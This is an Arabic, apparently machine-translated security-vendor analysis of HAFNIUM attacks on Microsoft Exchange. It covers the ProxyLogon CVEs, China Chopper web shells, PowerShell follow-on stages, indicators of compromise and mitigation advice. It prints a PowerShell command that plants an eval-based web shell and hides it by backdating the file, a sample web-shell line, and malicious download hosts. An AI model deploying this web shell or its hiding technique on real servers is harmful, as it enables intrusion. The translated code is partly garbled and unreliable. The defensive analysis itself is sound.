
في الثاني من مارس، أعلنت مايكروسوفت أن مجموعة تهديد تُدعى HAFNIUM تستغل بنشاط أربع ثغرات أمنية غير معروفة في خوادم Exchange الخاصة بها. وقد أصدرت مايكروسوفت تحديثات أمنية خارج النطاق (CVE-2021-26855، CVE-2021-26857، CVE-2021-26858، وCVE-2021-27065)، مما يُمكّن المهاجمين من الوصول إلى حسابات البريد الإلكتروني وتشغيل برامج ضارة على الخادم دون معرفة أي بيانات اعتماد صالحة للحساب.
يستغلّ مُهدّدون ثغرة تزوير طلبات الخادم (SSRF) في Microsoft Exchange CVE-2021-26855. يسمح هذا للمهاجم بتجاوز المصادقة والحصول على تنفيذ التعليمات البرمجية عن بُعد.
CVE-2021-27065 هي ثغرة أمنية تُتيح كتابة ملفات عشوائية بعد المصادقة. تُنشئ هذه الثغرة ملفًا بلاحقة .aspx وتُدرج فيه شيفرة برمجية، وقد استغلّ المهاجمون هذه الثغرة. نشتبه في أن المهاجمين يُحمّلون "china chopper web shell" إلى الخوادم المُخترقة في معظم الحالات.

سلسلة الهجوم
يُصاحب استغلال خوادم التبادل هذه مؤشرات تُعرّض ملفات IOC أو web shell أو aspx للخطر. بمجرد حدوث الاستغلال، يُثبّت المهاجمون web shell على خادم التبادل في موقع مُحدد "C:\inetpub\wwwroot\aspnet_client\discover.aspx" من خوادم التبادل. لقد لاحظنا في هذا الهجوم ملفات aspx متعددة بأسماء شائعة مثل aspnet_client.aspx، وload.aspx، وdiscover.aspx، وsupp0rt.aspx، وacceptable.aspx، وerror_page.aspx، وshell.aspx، وlogaaa.aspx، وdict.aspx، إلخ. كما وجدنا web shells في ملفات دفتر العناوين غير المتصل (OAB).
يستطيع المهاجمون حقن شيفرة برمجية في صفحة aspx الخاصة بدفتر عناوين Exchange غير المتصل بالإنترنت؛ وتُستخدم هذه الصفحات لمزيد من الاستغلال. وقد وجدنا أدناه تنفيذًا لشيفرة PowerShell بمعاملات مشبوهة على خادم Exchange المخترق. يُشير تنفيذ شيفرة PowerShell هذه إلى أن كتابة/تعديل الملفات يتم باستغلال الثغرة الأمنية.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -W مخفي -ep تجاوز -enc حاول {$p=”C:\\inetpub\\wwwroot\\aspnet_client\\error.aspx”;
$FileStream=كائن-جديد IO.FileStream@($p،[IO.FileMode]::إنشاء)؛ $FileStream.Write([ترميز النص]::UTF8.GetBytes('عنوان URL الخارجي: https://f/
"الخادم">functionPage_Load() {/*ExchangeService*/eval(Request["غير آمن"],"غير آمن");} '),0,147);إذا($FileStream){$FileStream.Flush();$FileStream.Dispose();$f=(ls$p);$t=”2015-09-13″;$f.CreationTime=$t;$f.LastAccessTime=$t;$f.LastWriteTime=$t;$f.Attributes=”للقراءة فقط”،
"النظام"، "مخفي"، "غير مفهرس المحتوى"، "الأرشيف"}}catch{}.
تحليل غلاف الويب
غلاف الويب الصيني المروحي هو نص برمجي صغير من سطر واحد، وهو ما لوحظ في هذه الهجمات. محتوى هذه الملفات غريب وغير مكتمل. هيكلها يحتوي على نوع من وسيطة HTTP GET التي تستدعي eval أو بعض الكلمات مثل غير آمن، والتي تم اختراقها بشكل كبير.
مثال-
"https://f/" function Page_Load(){eval(Request [“XOrSeMr3kgWUdFf6″],”unsafe”);} ”
بنية حقل ExternalUrl في ملف OAB تشبه أخذ متغير من طلب HTTP وتنفيذه عبر سطر الأوامر عبر الخادم. "https://f/" ليست بنية صحيحة، وتظهر بعض معلمات الأحرف العشوائية؛ أي أنها تُستخدم للمصادقة قبل تنفيذ التعليمات البرمجية. في هذه الحالة، يُعد "XOrSeMr3kgWUdFf6" أمرًا بالغ الأهمية. في ملف OAB، يمكننا رؤية تاريخ تعديل الملف في حقل WhenChanged.
لقطة شاشة لملف aspx-

الشكل 1. ملف ASPX
لاحظنا اختلافًا في النص البرمجي في ملف واجهة الويب، وبعض الثوابت مثل Orange وAnanas، بالإضافة إلى بعض ترميز سلاسل Base64 المستخدمة في الملف. يُستخدم بعض التعقيدات لتجنب الكشف، حيث يتم تقسيم السلاسل وترميزها باستخدام سلاسل Base64.

الشكل 2. قائمة عناوين URL الخارجية

الشكل 3. قائمة المسارات
نشاط ما بعد الاستغلال
في مرحلة ما بعد الاستغلال، شهدنا محاولات هجوم متعددة تم إطلاقها للحصول على وصول كامل إلى الخادم؛ ويتضمن ذلك استخدام العديد من المشغلين لأدوات وطرق مفتوحة المصدر لزرع برامج ضارة خلفية أو العديد من البرامج الضارة.
البديل 1:
رصدنا عدة عمليات تنزيل لبرنامج PowerShell على الخوادم. البرنامج النصي الأول عبارة عن كود مُشفّر بنظام base64، يقوم بدوره بتنزيل المرحلة التالية من الرابط http[:]//p.estonine[.]com/p?e. عند محاولة تنزيل هذه المرحلة، وجدنا أن البرنامج النصي PowerShell قد تم تنزيله بالفعل.

الشكل 4. البرنامج النصي الأول لـ PowerShell
يتعين على البرنامج النصي PowerShell الذي تم تنزيله استدعاء تعبير باستخدام تشفير base64، وكود Zlib المضغوط لتقنية التعتيم الثقيلة.

الشكل 5. المرحلة التالية PS
بعد فك تشفير النص الموجود أسفل الكود وفك ضغطه، يستخدم الكود عمليات تحقق مختلفة ويجمع معلومات مثل عنوان MAC، وAV، وإصدار نظام التشغيل، واسم النطاق، والمستخدم. بعد ذلك، يُنشئ المعالج المزامنة "Global\PSEXEC"، ثم يتحقق من صلاحيات المسؤول لتشغيل العملية. صُمم ملف ccc.log للاتصال بخادم CNC.

الشكل 6. المرحلة الثانية من كود PowerShell
سيحاول البرنامج النصي الاتصال بـ "http[:]//CDN.chatcdn[.]net". هذا النطاق ضار منذ فترة طويلة؛ ففي انتشار DLTMiner السابق، تم استخدامه في نصوص PowerShell. إذا كنت تعمل بصلاحيات المسؤول، فقم بتنزيل "p?hig"، وإلا "p?low". سيُنشئ البرنامج بعد ذلك فترات زمنية لتشغيل مهام Winnet المجدولة. إذا لم يتلقَّ الخادم ردًا، فسيُنزِّل ملف update.png? من عنوان IP "188.166.162.201".

الشكل 7. المرحلة الثانية من كود PowerShell
مرة أخرى، الملف المُنزّل هو نص برمجي من PowerShell، ويحتوي على بيانات مُشوّشة للغاية؛ بعد فكّ الشفرة، ستحصل على ملف نصي بحجم حوالي 2 ميغابايت، وسطور برمجية ضخمة. في الشفرة، لوحظ استخدام شيفرة مفتوحة المصدر للاستغلال عبر SMB، وطلبات إعداد جلسة SMB، وطلبات تسجيل خروج جلسة SMB، وInvoke-SMBExec، وبعض تقنيات الحركة الجانبية.

الشكل 8. PowerShell المرحلة 3
بعد فك شفرة base64، عُثر على ملفين قابلين للتنفيذ، يُشبهان حمولة Mimikatz. وهو برنامج مفتوح المصدر لتفريغ بيانات الاعتماد، يُستخدم للحصول على معلومات تسجيل الدخول وكلمة المرور للحسابات. يمكن بعد ذلك استخدام بيانات الاعتماد لإجراء حركة جانبية والوصول إلى معلومات مهمة/محظورة.
البديل 2:
لاحظنا وجود نص برمجي آخر لـ PowerShell يحاول تنزيل ملف من صفحة GitHub. امتداد الملف هو .png، ولكنه ملف تنفيذي لـ PE.

الشكل 9. متغير البرنامج النصي PowerShell 2
نحن نجري المزيد من التحقيقات حول نصوص PowerShell، وستشارك سلسلة العدوى بعض الأشياء المثيرة للاهتمام التي استغلت نقاط الضعف في خادم Microsoft Exchange.
شركات النفط العالمية
| تجزئات Webshell | تجزئات PE |
| 0CD6F96A3460BE65C70C88A764F6EC56 | 3547D371C975779D6E0EDDF145936FB1 |
| 137E3A611C961EF33AAF49CCAA35E710 | 8AEA2AE91CC084731A08AA231E79A430 |
| 1A06924B507FA9A48E94D8AB819C7E42 | 9ff2613df0fc30afbc552f40360c37e7 |
| 1B18EC3D2B27CE39E83D602CB8BA84FE | cad2ee0a2e085a319505c4c4b68b3d2b |
| 1EAC1B6CE217C4BD31E93A3D913AF010 | E438712E336982548B884CBFBFEE6C9E |
| 217747243CB1FB9EAF6999284D7B9FCB | |
| 3068ECC45C32C24C8FD56FC0CB0A8829 | |
| 3446CEEE4BEA404ED72E14E154763428 | |
| 35B332744E614EF07A94FF4AC03B1F1A | |
| 35FCA708A86BEE43F068AD53C289963D | |
| 3CDBE5DF6383A6604737076F9E97E25A | |
| 49A62802887B6CA23FD067B942631698 | |
| 4D0C46CA88840A2649CD0C8596EA0AF9 | |
| 50499D3A3F4A072FD2FA3C5C5E651E25 | |
| 5970381424FB282AD7683431EB38C4B5 | |
| 5DD588C96A81586EE653BDB80D301A87 | |
| 65159FE1E1AE21F68CD235A8C045787A | |
| 6654AA50456B7D7C10061957DA128EF6 | |
| 6B2AEC787E30369911265CFA932192F4 | |
| 6D5F087C1D2E5A98E8EF00FE7883A531 | |
| 6F5909B3060D0F9AD4C4F4F6EFBAAC27 | |
| 87DCB5D6CCD2D614C34197915A9ADE15 | |
| 8B99A15118D4FB563CDEFA97BFEC6BFE | |
| 8CBF320BC0E0BE871E04152AFF775238 | |
| 8D5315AA11C3DBCDDFBA1A8D8D695F6B | |
| 93448E9EC4EEDA337879B148475B0E77 | |
| 94881B3621AF9A4DC64678258364A82B | |
| B82E014EE386C569710A9B03A7294A4C | |
| B86798F8F643CA76F20916C9347AE1C8 | |
| BA7235A228BEB5B8D1C630DA46B17E5F | |
| BEE691F207A19D782CCFBE5887B91015 | |
| C11680638FFF66F5DD494151D4A77389 | |
| CB9BE56C0DA7D625277823C796A10B12 | |
| D02AD7D92D348E011F4C63CBA6BA639D | |
| D08194CBB0D72C2609719C8E87D9036D | |
| D2EE996FBFB6ACA47CFD4319543626A3 | |
| D70FBE37FA09856158361411624591E7 | |
| D8A14C2BC15DC04B0BAE8A992990D41F | |
| DEADBB5A1E9669E268D2C1CC5D9965B0 | |
| E6F23A3282C7F0A693433815B4CFFC8F | |
| EDB48532A2AA88558474FFEA64355129 | |
| EF374AAB0EFFF9914A83362E0896F651 | |
| EFD4DC84D422420E887E6400FECCDDAD | |
| F7D74667839288B659EC1D87217FC749 | |
| FBB4182C9A441688FD71996DE7445A6F |
المجالات/عنوان IP
- http[:]//p.estonine[.]com/p?e
- http[:]//cdn.chatcdn[.]net
- http[:]//40.115.162.72/89[.]png
- https[:]//raw.githubusercontent[.]com/eluken890enlk/exmails/main
-
188.166.162.201
-
178.21.164.68
اسم اكتشاف Quickheal
- HTTP/CVE-2021-26855.MES!PT
- HTTP/MSExchangeServer.SSRF!PT
- CVE-2021-26855.Webshell
ملخص
يستخدم المهاجمون الثغرات الأمنية التي لا يمكن اختراقها ضد خوادم Microsoft Exchange الضعيفة، العديد من تقنيات الاستغلال بعد الاستخدام من قبل المهاجمين للوصول إلى خادم Exchange أو السيطرة عليه، لذا فمن الضروري تحديثه بأحدث تحديثات الأمان.
نحن، في شركة Quick heal، قمنا بإضافة الكشف عن هذه الثغرة الأمنية في نظام IPS والكشف المستند إلى الملفات لتحديد الخوادم المخترقة بالفعل ووجود مؤشرات IOC أخرى مثل غلافات الويب.
تخفيف
- ننصح بشدة بتحديث جميع خوادم Microsoft Exchange على الفور إلى أحدث الإصدارات المصححة المتوفرة التي أصدرتها Microsoft.
- لحماية مثل هذه الهجمات/الاستغلالات، يوصى بالحصول على منتج أمني في البيئة وتحديثه في الوقت المناسب.
- إن الحاجة إلى تطبيق تصحيحات الأمان في الوقت المناسب من البائعين ستساعد في حماية وتأمين الأنظمة.
- إذا تم اختراق الخادم بالفعل، فإننا نحتاج إلى تنظيف الخادم قبل التصحيح.
- يمكن لأدوات التخفيف الموضحة أدناه والتي شاركتها Microsoft استخدامها ضد الثغرة الأمنية-
- https://msrc-blog.microsoft.com/2021/03/15/one-click-microsoft-exchange-on-premises-mitigation-tool-march-2021/
- https://github.com/microsoft/CSS-Exchange/tree/main/Security